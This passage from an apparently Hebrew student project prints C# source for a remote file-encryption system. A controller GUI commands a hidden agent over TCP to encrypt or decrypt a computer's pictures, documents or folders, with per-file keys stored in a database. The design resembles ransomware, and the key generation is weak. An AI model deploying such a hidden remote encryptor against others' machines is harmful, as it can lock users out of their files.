        public static void Save()//הנתונים במסד השינויים שמירת
        {
            try
            {
                mdbe.SaveChanges();
            }
            catch (DbEntityValidationException dbEx)
            {
                foreach (var validationErrors in dbEx.EntityValidationErrors)
                {
                    foreach (var validationError in
validationErrors.ValidationErrors)
                    {
                        Trace.TraceInformation("Property: {0} Error: {1}",
                                               validationError.PropertyName,
                                               validationError.ErrorMessage);
                    }
                }
            }
        }

        private void FilesB_Click(object sender, RoutedEventArgs e)//חלון פתיחת
המוצפנים הקבצים הצגת
        {
            Button B = sender as Button;
            EncryptedFiles EF = new EncryptedFiles(false,"LUL", mdbe);
            EF.Show();
        }
    }
}
```

4.1.3 הקובץ MainWindow.xaml

```
<Window x:Class="GUI___Encrypt.MainWindow"
        xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
        Title="MainWindow" Height="auto" Width="620">
    <Grid>
        <Grid.ColumnDefinitions>
            <ColumnDefinition Name="C1" Width="300" ></ColumnDefinition>
            <ColumnDefinition Name="C2" Width="300"  ></ColumnDefinition>
```

```
        </Grid.ColumnDefinitions>
        <ListBox Name="LB1" Grid.Column="0"
ScrollViewer.VerticalScrollBarVisibility="Auto" FontSize="20" Width="300"
SelectionChanged="LbTodoList_SelectionChanged"></ListBox>
        <StackPanel Name="SP"  Grid.Column="1" Width="auto"
HorizontalAlignment="Stretch" >
            <StackPanel Name="SP1" Orientation="Horizontal">
                <TextBlock Text="Search:" FontSize="20" Width="70"></TextBlock>
                <TextBox Name="TB" FontSize="20" Width="230
                         "></TextBox>
            </StackPanel>
            <StackPanel Orientation="Horizontal" Name="FirstButtons">
            <Button Name="Path" Width="60"  Content="Path" Click="Path_Click"/>
                <Button Content="Back" Width="60" Click="Back_Click"/>
                <Button Content="Encrypt" Width="60" Click="Encrypt_Click" />
                <Button Content="Decrypt" Width="60" Click="Decrypt_Click"/>
                <Button Content="Drives" Width="60" Click="Drivers_Click"/>
            </StackPanel>
            <StackPanel Orientation="Horizontal" Name="EncryptButtons">
                <Button Content="Pictures" Width="150" Click="Encrypt_Click" />
                <Button Content="Documents" Width="150" Click="Encrypt_Click"/>
            </StackPanel>
            <StackPanel Name="Drivers" Orientation="Horizontal"
HorizontalAlignment="Center"></StackPanel>
            <Button Name="FilesB" Click="FilesB_Click"  Content="Encrypted
Files"></Button>
            <TextBox Name="OUTPUT" HorizontalAlignment="Stretch"
TextWrapping="Wrap"></TextBox>
        </StackPanel>
    </Grid>
</Window>
```

4.1.4 הקובץ MainWindow.xaml.cs

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Windows;
using System.Windows.Controls;
using System.Windows.Data;
using System.Windows.Documents;
using System.Windows.Input;
using System.Windows.Media;
using System.Windows.Media.Imaging;
using System.Windows.Navigation;
using System.Windows.Shapes;
using System.Net;
using System.Net.Sockets;
using System.Data.Entity;
using System.IO;
using System.Data.Entity.Validation;
using System.Diagnostics;

namespace GUI___Encrypt
{
    /// <summary>
    /// Interaction logic for MainWindow.xaml
    /// </summary>
    public partial class MainWindow : Window
    {
```

```
        static Database1Entities mdbe;
        static string currentpath;
        static string searchpath;
        static string encdyc;
        static string CurrentIP;
        public MainWindow(string IP, Database1Entities D)
        {
            InitializeComponent();
            CurrentIP = IP;
            mdbe = D;
            ComHandlerPath("FIRS:");//המחשב על למידע הראשונה הבקשה שליחת
            ComHandlerPath("DRIV:");//המחשב שעל לכוננים בקשה שליחת
            CurrentMAC = mdbe.Computers.Single(T =>
T.IP.Equals(CurrentIP)).MAC;
        }
        private void Drivers_Click(object sender, RoutedEventArgs e)//לסריקה בקשה
במחשב הכוננים של חדשה
        {
            Drivers.Children.Clear();
            ComHandlerPath("DRIV:");
        }
        private void Drive_Click(object sender, RoutedEventArgs e)//בקשה שליחת
מסוים לכונן נתיב של למעבר
        {
            Button B = sender as Button;
            searchpath = B.Content.ToString();
            encdyc = B.Content.ToString();
            string Str = "PATH:" + B.Content.ToString();
            ComHandlerPath(Str);
            currentpath = B.Content.ToString();

        }
        private void Path_Click(object sender, RoutedEventArgs e)//בקשה שליחת
מסוים לנתיב למעבר
        {
            if (TB.Text != "" && TB.Text != null)//יש החיפוש בשורת נתיב ויש במידה
אותו לחפש
            {
                searchpath = TB.Text;
                string Str = "PATH:" + TB.Text;
                ComHandlerPath(Str);
            }
            else
            {
                if (searchpath != null)//נתיבה את לחפש יש בסייר תיקייה ונבחרה במידה
                {
                    if (!searchpath.Equals(currentpath))
                    {
                        string Str = "PATH:" + searchpath;
                        ComHandlerPath(Str);

                    }
                }
            }
        }
        private void LbTodoList_SelectionChanged(object sender,
SelectionChangedEventArgs e)//תיקייה בחירת
        {
            if (LB1.SelectedItem != null)
            {
                searchpath = (LB1.SelectedItem as TextBlock).Text;
                if ((LB1.SelectedItem as TextBlock).Background != null)
```

```
                {
                    encdyc = (LB1.SelectedItem as TextBlock).Text;
                }
            }
        }
        static string CurrentMAC = null;

        public void ComHandlerPath(string Str)//עם התקשורת את מבצעת אשר הפעולה
הסוכן, הסוכן אל הבקשות את להעביר היא מטרתה
        {
            TcpClient client = new TcpClient();
            NetworkStream netStream = null;
            try
            {
                String Listener = CurrentIP;
                int servPort = 40035;
                var result = client.BeginConnect(Listener, servPort, null,
null);
                var success =
result.AsyncWaitHandle.WaitOne(TimeSpan.FromSeconds(0.5));
                if (!success)
                {
                    throw new Exception("Failed to connect.");
                }
                netStream = client.GetStream();
                //הסוכן עם קשר יצירת
                byte[] rcvBuffer = new byte[2048];
                byte[] byteBuffer = Encoding.UTF8.GetBytes(Str.ToString());
                netStream.Write(byteBuffer, 0, byteBuffer.Length);//אל בקשה שליחת
הסוכן
                int bytesRcvd = 0;
                string s = "";
                int totalbytesrcv = 0;
                List<byte> test = new List<byte>();
                while (!netStream.DataAvailable)
                {
                }
                while (netStream.DataAvailable)
                {
                    rcvBuffer = new byte[2048];
                    bytesRcvd = netStream.Read(rcvBuffer, 0, rcvBuffer.Length);
                    totalbytesrcv += bytesRcvd;
                    byte[] clean = rcvBuffer.Take(bytesRcvd).ToArray();
                    test.AddRange(clean);
                }
                //הסוכן מן שהתקבל הפלט קריאת
                s = Encoding.UTF8.GetString(test.ToArray());
                netStream.Flush();
                OUTPUT.Text = s;

                switch (Str.Substring(0, 5))
                {
                    case ("DECR:")://הצפנה בקשת נשלחה
                        {
                            while (!s.Substring(0, 8).Equals("FINISHED"))//ריצה
מסוימת בתיקייה פענוח בקשות של ושליחה
                            {
                                File Fsend = null;
                                int Count = 0;
                                foreach (File F in mdbe.Files)
                                {
                                    if (F.MAC.Equals(CurrentMAC) &&
F.path.Equals(s))
```

```
                                    {
                                        if (F.Time > Count)
                                        {
                                            Count = F.Time;
                                            Fsend = F;
                                        }
                                    }
                                }
                                //הנתונים במסד ונמצא הוצפן הקובץ האם חיפוש
                                byte[] Send = null;
                                if (Fsend != null)
                                {
                                    string pass =
Encoding.UTF8.GetString(Fsend.password);
                                    string sal =
Encoding.UTF8.GetString(Fsend.salt);
                                    mdbe.Files.Remove(Fsend);
                                    mdbe.Entry(Fsend).State =
EntityState.Deleted;
                                    Save();
                                    Send = Encoding.UTF8.GetBytes("YES:" + pass
+ "    " + sal);
                                }
                                //וקיים במידה הקובץ על המידע השגת
                                else
                                {
                                    Send = Encoding.UTF8.GetBytes("NOO:");
                                }
                                totalbytesrcv = 0;
                                s = null;
                                netStream.Write(Send, 0, Send.Length);
                                //הסוכן אל המידע שליחת
                                while (!netStream.DataAvailable)
                                {

                                }
                                while (netStream.DataAvailable)
                                {
                                    rcvBuffer = new byte[2048];
                                    bytesRcvd = netStream.Read(rcvBuffer, 0,
rcvBuffer.Length);
                                    totalbytesrcv += bytesRcvd;
                                    byte[] clean =
rcvBuffer.Take(bytesRcvd).ToArray();
                                    s += Encoding.UTF8.GetString(clean);

                                }
                                //הסוכן מן התשובה קריאת
                                netStream.Flush();
                                OUTPUT.Text = s;
                            }
                        }
                        break;
                    case ("FIRS:")://הראשונה הבקשה נשלחה
                        {
                            AddCompToDB(s, CurrentIP);//המאגר אל שהתקבל המידע הוספת
                        }
                        break;

                    case ("ENCR:")://הצפנה בקשת נשלחה
                        {
```

```
                            while (!s.Substring(0, 8).Equals("FINISHED"))//ריצה
מסוימת בתיקייה הצפנה בקשות של ושליחה
                            {
                                List<string> seperators = new List<string>() {
"    " };
                                List<string> Names =
s.Split(seperators.ToArray(), StringSplitOptions.RemoveEmptyEntries).ToList();
                                //שהתקבל המידע חילוק
                                if (Names[0].Substring(0, 4).Equals("YES:"))
                                {
                                    int count = 0;
                                    foreach (File F in mdbe.Files)
                                    {
                                        if (F.path.Equals(Names[0].Remove(0,
4)) && F.MAC.Equals(CurrentMAC))
                                        {
                                            count++;
                                        }
                                    }
                                    File f = new File()
                                    {
                                        Time = count + 1,
                                        MAC = CurrentMAC,
                                        path = Names[0].Remove(0, 4)
                                    };
                                    f.password =
Encoding.UTF8.GetBytes(Names[1]);
                                    f.salt = Encoding.UTF8.GetBytes(Names[2]);
                                    mdbe.Files.Add(f);
                                    mdbe.Entry(f).State = EntityState.Added;
                                    Save();
                                    // מסד אל הסוכן מן שהוצפנו הקבצים על המידע הוספת
הנתונים
                                }
                                byte[] send = Encoding.UTF8.GetBytes("1");
                                netStream.Write(send, 0, send.Length);
                                //קבלה אישור שליחת
                                s = null;
                                while (!netStream.DataAvailable)
                                {

                                }
                                while (netStream.DataAvailable)
                                {
                                    rcvBuffer = new byte[2048];
                                    bytesRcvd = netStream.Read(rcvBuffer, 0,
rcvBuffer.Length);
                                    totalbytesrcv += bytesRcvd;
                                    byte[] clean =
rcvBuffer.Take(bytesRcvd).ToArray();
                                    s += Encoding.UTF8.GetString(clean);
                                }
                                //הסוכן מן מידע קריאת
                            }
                        }
                        break;
                    case ("DRIV:")://כוננים חיפוש בקשת נשלחה
                        {
                            List<string> seperators = new List<string>();
                            seperators.Add("    ");
                            List<string> Names = s.Split(seperators.ToArray(),
StringSplitOptions.RemoveEmptyEntries).ToList();
```

```
                            foreach (string n in Names)
                            {
                                Button B = new Button();
                                B.Content = n;
                                B.Click += Drive_Click;
                                B.Width = (300 / Names.Count);
                                Drivers.Children.Add(B);
                            }
                            //לכוננים כפתורים והוספת המידע פענוח
                        }
                        break;

                    case ("PATH:")://נתיב חיפוש של בקשה נשלחה
                        {

                            List<string> seperators = new List<string>();
                            seperators.Add("   ");
                            List<string> Names = s.Split(seperators.ToArray(),
StringSplitOptions.RemoveEmptyEntries).ToList();
                            LB1.Items.Clear();
                            int div = Names.IndexOf("*****");
                            List<string> Files = new List<string>();
                            List<string> Folders = new List<string>();
                            foreach (string n in Names)
                            {
                                if (n.Substring(0, 5).Equals("FILE:"))
                                {
                                    string add = n.Replace(n.Substring(0, 5),
"");

                                    Files.Add(add);
                                }
                                else
                                {
                                    string add = n.Replace(n.Substring(0, 5),
"");

                                    Folders.Add(add);
                                }
                            }
                            //ותיקיות נתיבים בין הבחנה
                            foreach (string folder in Folders)
                            {
                                TextBlock Tb = new TextBlock();
                                string oz = folder.Replace(Str.Substring(5),
"");

                                Tb.Text = folder;
                                Tb.Background = Brushes.Yellow;
                                Tb.Width = LB1.Width;
                                LB1.Items.Add(Tb);
                            }
                            //שהתקבלו לתיקיות טקסטים יצירת
                            foreach (string File in Files)
                            {
                                TextBlock Tb = new TextBlock();
                                string oz = File.Replace(Str.Substring(5), "");
                                Tb.Text = File;
                                LB1.Items.Add(Tb);
                            }
                            //שהתקבלו לקבצים טקסטים יצירת
                            searchpath = null;
                            currentpath = Str.Substring(5, Str.Length -
5);//הנוכחי הנתיב עדכון
                            TB.Text = "";
```

```
                        }
                        break;
                    }
                    client.Close();
                    netStream.Close();
                    //הסוכן עם והקליינט הסטרים סגירת

                }
                catch (Exception E)
                {
                    OUTPUT.Text = "HERE: " + E.Message;
                    client.Close();
                    if (netStream != null)
                    {
                        netStream.Close();
                    }
                }
                //שגיאה אירועי
            }

            private void Back_Click(object sender, RoutedEventArgs e)//החזרה כפתור
לאחור
            {

                if (LB1.SelectedItem == null)
                {
                    if (currentpath != null)
                    {
                        if
(currentpath.Remove(currentpath.LastIndexOf('\\')).Length > 2)
                        {
                            string Str = "PATH:" +
currentpath.Remove(currentpath.LastIndexOf('\\'));//האם תיקיית מציאת
                            ComHandlerPath(Str);
                        }
                        else
                        {
                            try
                            {
                                string Str = "PATH:" +
currentpath.Remove(currentpath.LastIndexOf('\\') + 1);//הנתיב, אם תיקיית ואין במידה
הכונן יהיה
                                ComHandlerPath(Str);
                            }
                            catch (Exception)
                            {
                            }

                        }
                    }
                }
                else
                {
                    string first =
currentpath.Remove(currentpath.LastIndexOf('\\'));
                    if (first.Length <= 2)
                    {
                        string Str = "PATH:" + first + "\\";
                        ComHandlerPath(Str);
                        currentpath = first + "\\";
                    }
                    else
```

```
                {
                    string Str = "PATH:" + first;
                    ComHandlerPath(Str);
                    currentpath = first;

                }


            }
        }

        private void Encrypt_Click(object sender, RoutedEventArgs e)//כפתורי
ההצפנה
        {
            Button B = sender as Button;
            string extensions = null;
            switch (B.Content.ToString())
            {
                case ("Pictures")://הפורמטים פי על תמונות של הצפנה
                    extensions = "   .JPEG   .JPG   .BMP   .PNG";
                    break;
                case ("Documents")://מסמכים של הצפנה
                    extensions = "   .DOC   .DOCX   .XLS   .XLSX   .PPT
.PPTX";
                    break;
                case ("Encrypt")://הקבצים כל של כללית הצפנה
                    extensions = "";
                    break;
            }

            if (TB.Text != "" && TB.Text != null)//החיפוש תיבת פי על הצפנה
            {
                string Str = "ENCR:" + TB.Text + extensions;
                ComHandlerPath(Str);
            }
            else
            {
                if (searchpath != null)
                {
                    ComHandlerPath("ENCR:" + searchpath + extensions);//של הצפנה
בסייר שנבחר הקובץ או התיקייה
                }
                else
                {
                    ComHandlerPath("ENCR:" + currentpath + extensions);//הצפנה
הנוכחית התיקייה של
                }
            }
            LB1.SelectedItem = null;
        }

        private void Decrypt_Click(object sender, RoutedEventArgs e)//שליחת כפתור
הפענוח
        {
            if (TB.Text != "" && TB.Text != null)//החיפוש שבתיבת הנתיב פענוח
            {
                string Str = "DECR:" + TB.Text;
                ComHandlerPath(Str);
            }

            else
            {
                if (searchpath != null)
```

```
                {
                    ComHandlerPath("DECR:" + searchpath);//הקובץ או התיקייה פענוח
בסייר שנבחרו
                }
                else
                {
                    ComHandlerPath("DECR:" + currentpath);//הנוכחית התיקייה פענוח
                }
            }
            LB1.SelectedItem = null;
        }

        public static void Save()//הנתונים במסד שינויים שמירת
        {
            try
            {
                mdbe.SaveChanges();
            }
            catch (DbEntityValidationException dbEx)
            {
                foreach (var validationErrors in dbEx.EntityValidationErrors)
                {
                    foreach (var validationError in
validationErrors.ValidationErrors)
                    {
                        Trace.TraceInformation("Property: {0} Error: {1}",
                                               validationError.PropertyName,
                                               validationError.ErrorMessage);
                    }
                }
            }
        }

        private void FilesB_Click(object sender, RoutedEventArgs e)//מעבר כפתור
המוצפנים הקבצים לחלון
        {
            EncryptedFiles EF = new EncryptedFiles(true, CurrentMAC, mdbe);
            EF.Show();

        }

        public static bool AddCompToDB(string s, string IP)//שהתקבל המידע הוספת
הנתונים מסד אל הראשונה מהבקשה
        {
            List<string> seperators = new List<string>();
            seperators.Add("   ");
            List<string> Names = s.Split(seperators.ToArray(),
StringSplitOptions.RemoveEmptyEntries).ToList();
            CurrentMAC = Names[0];
            bool found = false;
            foreach (Computer C in mdbe.Computers)//המחשב קיים האם חיפוש
            {
                if (C.MAC.Equals(Names[0]))
                {
                    found = true;
                    break;
                }
            }
            if (!found)//נמצא ולא במידה, יצירת אובייקט מסוג מחשב חדש והוספתו למסד
            {
                Computer C = new Computer();
                C.MAC = Names[0];
                C.IP = IP;
```

```
                C.MachineName = Names[1];
                C.OS = Names[2];
                mdbe.Computers.Add(C);
                mdbe.Entry(C).State = EntityState.Added;
                Save();
                return true;
            }
            return false;
        }
    }
}
```

4.1.5 הקובץ EncryptedFlies.xaml

```
<Window x:Class="GUI___Encrypt.EncryptedFiles"
        xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
        xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
        xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
        xmlns:local="clr-namespace:GUI___Encrypt"
        mc:Ignorable="d"
        Title="EncryptedFiles" Height="Auto" Width="Auto"
Loaded="Window_Loaded">
    <Window.Resources>
        <CollectionViewSource x:Key="fileViewSource"
d:DesignSource="{d:DesignInstance {x:Type local:File}, CreateList=True}"/>
    </Window.Resources>
    <Grid>
        <Grid Name="G1" Width="Auto" DataContext="{StaticResource
fileViewSource}" >
            <Grid.ColumnDefinitions>
                <ColumnDefinition Width="*" />
                <ColumnDefinition Width="Auto" />
            </Grid.ColumnDefinitions>
            <StackPanel Name="SP1" Grid.Column="0" >
                <DataGrid x:Name="fileDataGrid" AutoGenerateColumns="False"
EnableRowVirtualization="True" ItemsSource="{Binding}"
RowDetailsVisibilityMode="VisibleWhenSelected">
                    <DataGrid.Columns>
                        <DataGridTextColumn x:Name="mACColumn"
Binding="{Binding MAC}" Header="MAC" Width="*"/>
                        <DataGridTextColumn x:Name="pathColumn"
Binding="{Binding path}" Header="path" Width="*"/>
                        <DataGridTextColumn x:Name="timeColumn"
Binding="{Binding Time}" Header="Time" Width="*"/>
                    </DataGrid.Columns>
                </DataGrid>
            </StackPanel>
            <StackPanel Name="SPB" Grid.Column="3"
HorizontalAlignment="Center">
                <Button Name="DecryptB" Click="DecryptB_Click" Content="Decrypt
All Files"></Button>
            </StackPanel>
        </Grid>
    </Grid>
</Window>
```

4.1.6 הקובץ EncryptedFlies.xaml.cs

```
using System;
```

```
using System.Collections.Generic;
using System.Data.Entity;
using System.Data.Entity.Core.Objects;
using System.Data.Entity.Validation;
using System.Diagnostics;
using System.Linq;
using System.Net.Sockets;
using System.Text;
using System.Threading.Tasks;
using System.Windows;
using System.Windows.Controls;
using System.Windows.Data;
using System.Windows.Documents;
using System.Windows.Input;
using System.Windows.Media;
using System.Windows.Media.Imaging;
using System.Windows.Shapes;

namespace GUI___Encrypt
{
    /// <summary>
    /// Interaction logic for EncryptedFiles.xaml
    /// </summary>
    public partial class EncryptedFiles : Window
    {
        Database1Entities mdbe;
        string CurrentMAC;
        bool Specific;
        CollectionViewSource FileViewSource;
        List<File> Filtered;
        public EncryptedFiles(bool S, string CM, Database1Entities D)
        {
            InitializeComponent();
            mdbe = D;
            CurrentMAC = CM;
            Specific = S;
        }
        private void DecryptB_Click(object sender, RoutedEventArgs e)//פענוח כפתור
בטבלה שנמצאים הקבצים כל
        {

            while (Filtered.Count() > 0)
            {
                File F = Filtered.First();
                string MAC = F.MAC;
                string path = F.path;
                File Highest = Filtered.Where(H => H.MAC.Equals(MAC) &&
H.path.Equals(path)).OrderByDescending(H => H.Time).First();
                //מסוים קובץ של האחרונה ההצפנה מציאת
                string pass = Encoding.UTF8.GetString(Highest.password);
                string sal = Encoding.UTF8.GetString(Highest.salt);
                string Str = "ASDE:" + Highest.path + "    " + pass + "    " +
sal;
                string IP = mdbe.Computers.Single(C =>
C.MAC.Equals(Highest.MAC)).IP;
                //הקובץ על הנתונים ממסד המידע השגת
                SendDecrypt(IP, Str, Highest.MAC);
                Filtered.Remove(Highest);
            }
            InitFVS();
        }
```

```
        public void SendDecrypt(string CurrentIP, string Str, string
CurrentMAC)//קובץ של פענוח בקשת ושליחת הסוכן עם קשר יצירת
        {
            TcpClient client = new TcpClient();
            NetworkStream netStream = null;
            try
            {
                String Listener = CurrentIP;
                int servPort = 40035;
                var result = client.BeginConnect(Listener, servPort, null,
null);
                var success =
result.AsyncWaitHandle.WaitOne(TimeSpan.FromSeconds(0.5));
                if (!success)
                {
                    throw new Exception("Failed to connect.");
                }
                netStream = client.GetStream();
                byte[] rcvBuffer = new byte[2048];
                byte[] byteBuffer = Encoding.UTF8.GetBytes(Str.ToString());
                netStream.Write(byteBuffer, 0, byteBuffer.Length);
                int bytesRcvd = 0;
                string s = "";
                int totalbytesrcv = 0;
                List<byte> test = new List<byte>();
                while (!netStream.DataAvailable)
                {
                }
                while (netStream.DataAvailable)
                {
                    rcvBuffer = new byte[2048];
                    bytesRcvd = netStream.Read(rcvBuffer, 0, rcvBuffer.Length);
                    totalbytesrcv += bytesRcvd;
                    byte[] clean = rcvBuffer.Take(bytesRcvd).ToArray();
                    test.AddRange(clean);
                }
                s = Encoding.UTF8.GetString(test.ToArray());
                netStream.Flush();
                if (s.Substring(0, 4).Equals("YES:"))
                {
                    string p = s.Remove(0, 4);
                    File Fsend = null;
                    int count = 0;
                    Fsend = mdbe.Files.Where(F => F.MAC.Equals(CurrentMAC) &&
F.path.Equals(p)).OrderByDescending(T => T.Time).First();//הקובץ השגת
                    mdbe.Files.Remove(Fsend);
                    mdbe.Entry(Fsend).State = EntityState.Deleted;
                    //הנתונים ממסד הקובץ מחיקת
                    Save();
                }
            }
            catch (Exception E)
            {
                client.Close();
                if (netStream != null)
                {
                    netStream.Close();
                }
            }
        }
        public void Save()//הנתונים במסד השינויים שמירת
        {
```

```
            try
            {
                mdbe.SaveChanges();
            }
            catch (DbEntityValidationException dbEx)
            {
                foreach (var validationErrors in dbEx.EntityValidationErrors)
                {
                    foreach (var validationError in
validationErrors.ValidationErrors)
                    {
                        Trace.TraceInformation("Property: {0} Error: {1}",
                                               validationError.PropertyName,
                                               validationError.ErrorMessage);
                    }
                }
            }
        }
        private void Window_Loaded(object sender, RoutedEventArgs e)
        {
            InitFVS();
        }
        public void InitFVS()
        {
            FileViewSource =
((CollectionViewSource)(this.FindResource("fileViewSource")));
            FileViewSource.Source = mdbe.Files.Local;
            if (Specific)
            {
                Filtered= mdbe.Files.ToList().Where(f =>
f.MAC.Equals(CurrentMAC)).ToList();
            }
            else
            {
                Filtered = mdbe.Files.ToList();
            }
            // FileViewSource.Source = mdbe.Files.Select()
            FileViewSource.Filter += new FilterEventHandler(Filter);
        }//הנתונים במסד הנתונים פי על הטבלה טעינת
        private void Filter(object sender, FilterEventArgs e)//הרלוונטים הנתונים מיון
המסד מתוך
        {
            if (e.Item != null)
            {
                File f = e.Item as File;
                bool found = false;
                foreach (File F in mdbe.Files)
                {
                    if (F.MAC.Equals(f.MAC) && F.path.Equals(f.path))
                    {
                        if (F.Time > f.Time)
                        {
                            found = true;
                            e.Accepted = false;
                            break;
                        }
                    }
                    //שהוצפן הפעמים מספר פי על קובץ על מידע של אחת הצגה
                }
                if (!found)
                {
                    if (Specific)
```

```
                    {
                        if (f.MAC.Equals(CurrentMAC))
                        {
                            e.Accepted = true;
                        }
                        else
                        {
                            e.Accepted = false;
                        }
                    }
                    else
                    {
                        e.Accepted = true;
                    }
                    //מהסייר או התפריט מחלון כניסה פי על מיון
                }
            }
        }
    }
}
```

4.1.7 הקובץ CompInfo.xaml

```
<Window x:Class="GUI___Encrypt.CompInfo"
        xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
        xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
        xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
        xmlns:local="clr-namespace:GUI___Encrypt"
        mc:Ignorable="d"
        Title="CompInfo" Height="Auto" Width="Auto" Loaded="Window_Loaded">
    <Window.Resources>
        <CollectionViewSource x:Key="computerViewSource"
d:DesignSource="{d:DesignInstance {x:Type local:Computer}, CreateList=True}"/>
    </Window.Resources>
    <Grid DataContext="{StaticResource computerViewSource}">
        <DataGrid x:Name="computerDataGrid" AutoGenerateColumns="False"
EnableRowVirtualization="True" ItemsSource="{Binding}"
RowDetailsVisibilityMode="VisibleWhenSelected">
            <DataGrid.Columns>
                <DataGridTextColumn x:Name="iPColumn" Binding="{Binding IP}"
Header="IP" Width="*"/>
                <DataGridTextColumn x:Name="mACColumn" Binding="{Binding MAC}"
Header="MAC" Width="*"/>
                <DataGridTextColumn x:Name="machineNameColumn"
Binding="{Binding MachineName}" Header="Machine Name" Width="*"/>
                <DataGridTextColumn x:Name="oSColumn" Binding="{Binding OS}"
Header="OS" Width="*"/>
            </DataGrid.Columns>
        </DataGrid>
    </Grid>
</Window>
```

4.1.8 הקובץ CompInfo.xaml.cs

```
using System;
using System.Collections.Generic;
using System.Data;
using System.Data.Entity;
```

```
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Windows;
using System.Windows.Controls;
using System.Windows.Data;
using System.Windows.Documents;
using System.Windows.Input;
using System.Windows.Media;
using System.Windows.Media.Imaging;
using System.Windows.Shapes;

namespace GUI___Encrypt
{
    /// <summary>
    /// Interaction logic for CompInfo.xaml
    /// </summary>
    public partial class CompInfo : Window
    {
        public static Database1Entities mdbe;
        public CompInfo(Database1Entities D)
        {
            InitializeComponent();
            mdbe = D;
        }
        private void Window_Loaded(object sender, RoutedEventArgs e)
        {
            CollectionViewSource computerViewSource =
((CollectionViewSource)(this.FindResource("computerViewSource")));
            computerViewSource.Source = mdbe.Computers.Local;
            //הנתונים למסד הטבלה בין הקשר יצירת
        }
    }
}
```

ListenerEnc 4.2

Program.cs 4.2.1

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Net;
using System.Net.Sockets;
using System.Web;
using System.IO;
using System.Security.Cryptography;
using System.Diagnostics;
using System.Management;
using System.Runtime.InteropServices;
using System.Net.NetworkInformation;

namespace ListenerEnc
{
    class Program
    {
        [DllImport("kernel32.dll")]
        static extern IntPtr GetConsoleWindow();
        [DllImport("user32.dll")]
```

```
        static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
        const int SW_HIDE = 0;
        const int SW_SHOW = 5;
        //התוכנית חלון הסתרת את מאפשרים

        private const int BUFSIZE = 1024; // Size of receive buffer
        public static bool flag = false;
        public static byte[] Iterate(string path)//הקבצים את להחזיר שתפקידה פעולה
שנשלח בנתיב שנמצאים והתיקיות
        {
            string paths = null;
            try
            {
                DirectoryInfo DI = new DirectoryInfo(path);
                foreach (FileInfo FI in DI.GetFiles("*",
SearchOption.TopDirectoryOnly))
                {
                    paths += "FILE:" + FI.FullName + "   ";
                }
                foreach (DirectoryInfo I in DI.GetDirectories("*",
SearchOption.TopDirectoryOnly))
                {
                    try
                    {
                        paths += "DIRE:" + I.FullName + "   ";
                    }
                    catch (Exception)
                    {
                    }
                }
            }
            catch (Exception E)
            {
                Console.WriteLine(E.Message);
                return Encoding.UTF8.GetBytes("Exception");
            }
            if (paths == null)
            {
                return Encoding.UTF8.GetBytes(paths);
            }
            return Encoding.UTF8.GetBytes(paths);
        }
        public static byte[] IterateEN(string path, NetworkStream netStream,
List<string> Extensions)//הסיומות פי על שנשלח בנתיב שנמצאים הקבצים את להצפין שתפקידה פעולה
ברשימה
        {
            string paths = null;
            FileAttributes attr = File.GetAttributes(path);
            if ((attr & FileAttributes.Directory) == FileAttributes.Directory)
            {
                DirectoryInfo DI = new DirectoryInfo(path);
                foreach (FileInfo FI in DI.GetFiles("*",
SearchOption.TopDirectoryOnly))
                {
                    if (Extensions.Count() == 0 || Extensions.Exists(T =>
T.Equals(Path.GetExtension(FI.FullName),
StringComparison.InvariantCultureIgnoreCase)))
                    {
                        string s = Encrypt(FI.FullName, netStream);
                        paths += s;
                    }
                }
```

```
            }
            else
            {
                if (Extensions.Count() == 0 || Extensions.Exists(T =>
T.Equals(Path.GetExtension(path),
StringComparison.InvariantCultureIgnoreCase)))
                {
                    string s = Encrypt(path, netStream);
                    paths += s;
                }
            }
            return Encoding.UTF8.GetBytes("FINISHED");//הצפנת סיום של במקרה שליחה
שנמצאו הקבצים כל
        }
        public static byte[] IterateDE(string path, NetworkStream
netStream)//שנשלח בנתיב שנמצאים הקבצים את לפענח שתפקידה פעולה
        {
            string paths = null;
            if (!path.Contains('.'))
            {
                DirectoryInfo DI = new DirectoryInfo(path);
                foreach (FileInfo FI in DI.GetFiles("*",
SearchOption.TopDirectoryOnly))
                {
                    string s = Decrypt(FI.FullName, netStream);
                    paths += s;
                    Console.WriteLine(s);
                }
            }
            else
            {
                string s = Decrypt(path, netStream);
                paths += s;
                Console.WriteLine(s);
            }
            string r = "FINISHED ";
            foreach (string s in Failed)
            {
                r += s + " ";
            }
            return Encoding.UTF8.GetBytes(r);//שנמצאו הקבצים פענוח סיום של במקרה שליחה
שחלו והשגיאות
        }
        static Random r = new Random();
        public static string RandomString(int length)//רנדומליות מחרוזות שיוצרת פעולה
הקבצים להצפנת המפתחות ליצירת שישמשו
        {
            const string chars =
"ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz!@#$%^&*()_+-=";
            return new string(Enumerable.Repeat(chars, length)
              .Select(s => s[r.Next(s.Length)]).ToArray());
        }
        public static string Encrypt(string inputFilePath, NetworkStream
netStream)//למשק בחזרה ההצפנה פרטי ושליחת הקובץ הצפנת על שאחראית הפעולה
        {
            try
            {

                int maxsize = MTU - 16 - 2 -
Encoding.UTF8.GetByteCount(inputFilePath);
                string skey = RandomString(maxsize / 2);
                string salt = RandomString(maxsize / 2);
```

```
                //הסטרים גבי על להשלח יוכל שהמידע מנת על
                if (!File.Exists(Path.GetDirectoryName(inputFilePath) +
"\\temp"))
                {
                    File.Create(Path.GetDirectoryName(inputFilePath) +
"\\temp").Close();
                }
                else
                {
                    File.Delete(Path.GetDirectoryName(inputFilePath) +
"\\temp");
                    File.Create(Path.GetDirectoryName(inputFilePath) +
"\\temp").Close();
                }
                //המקורי בקובץ הקובץ החלפת עד ימצאו המוצפנים הבייטים שבו זמני קובץ יצירת
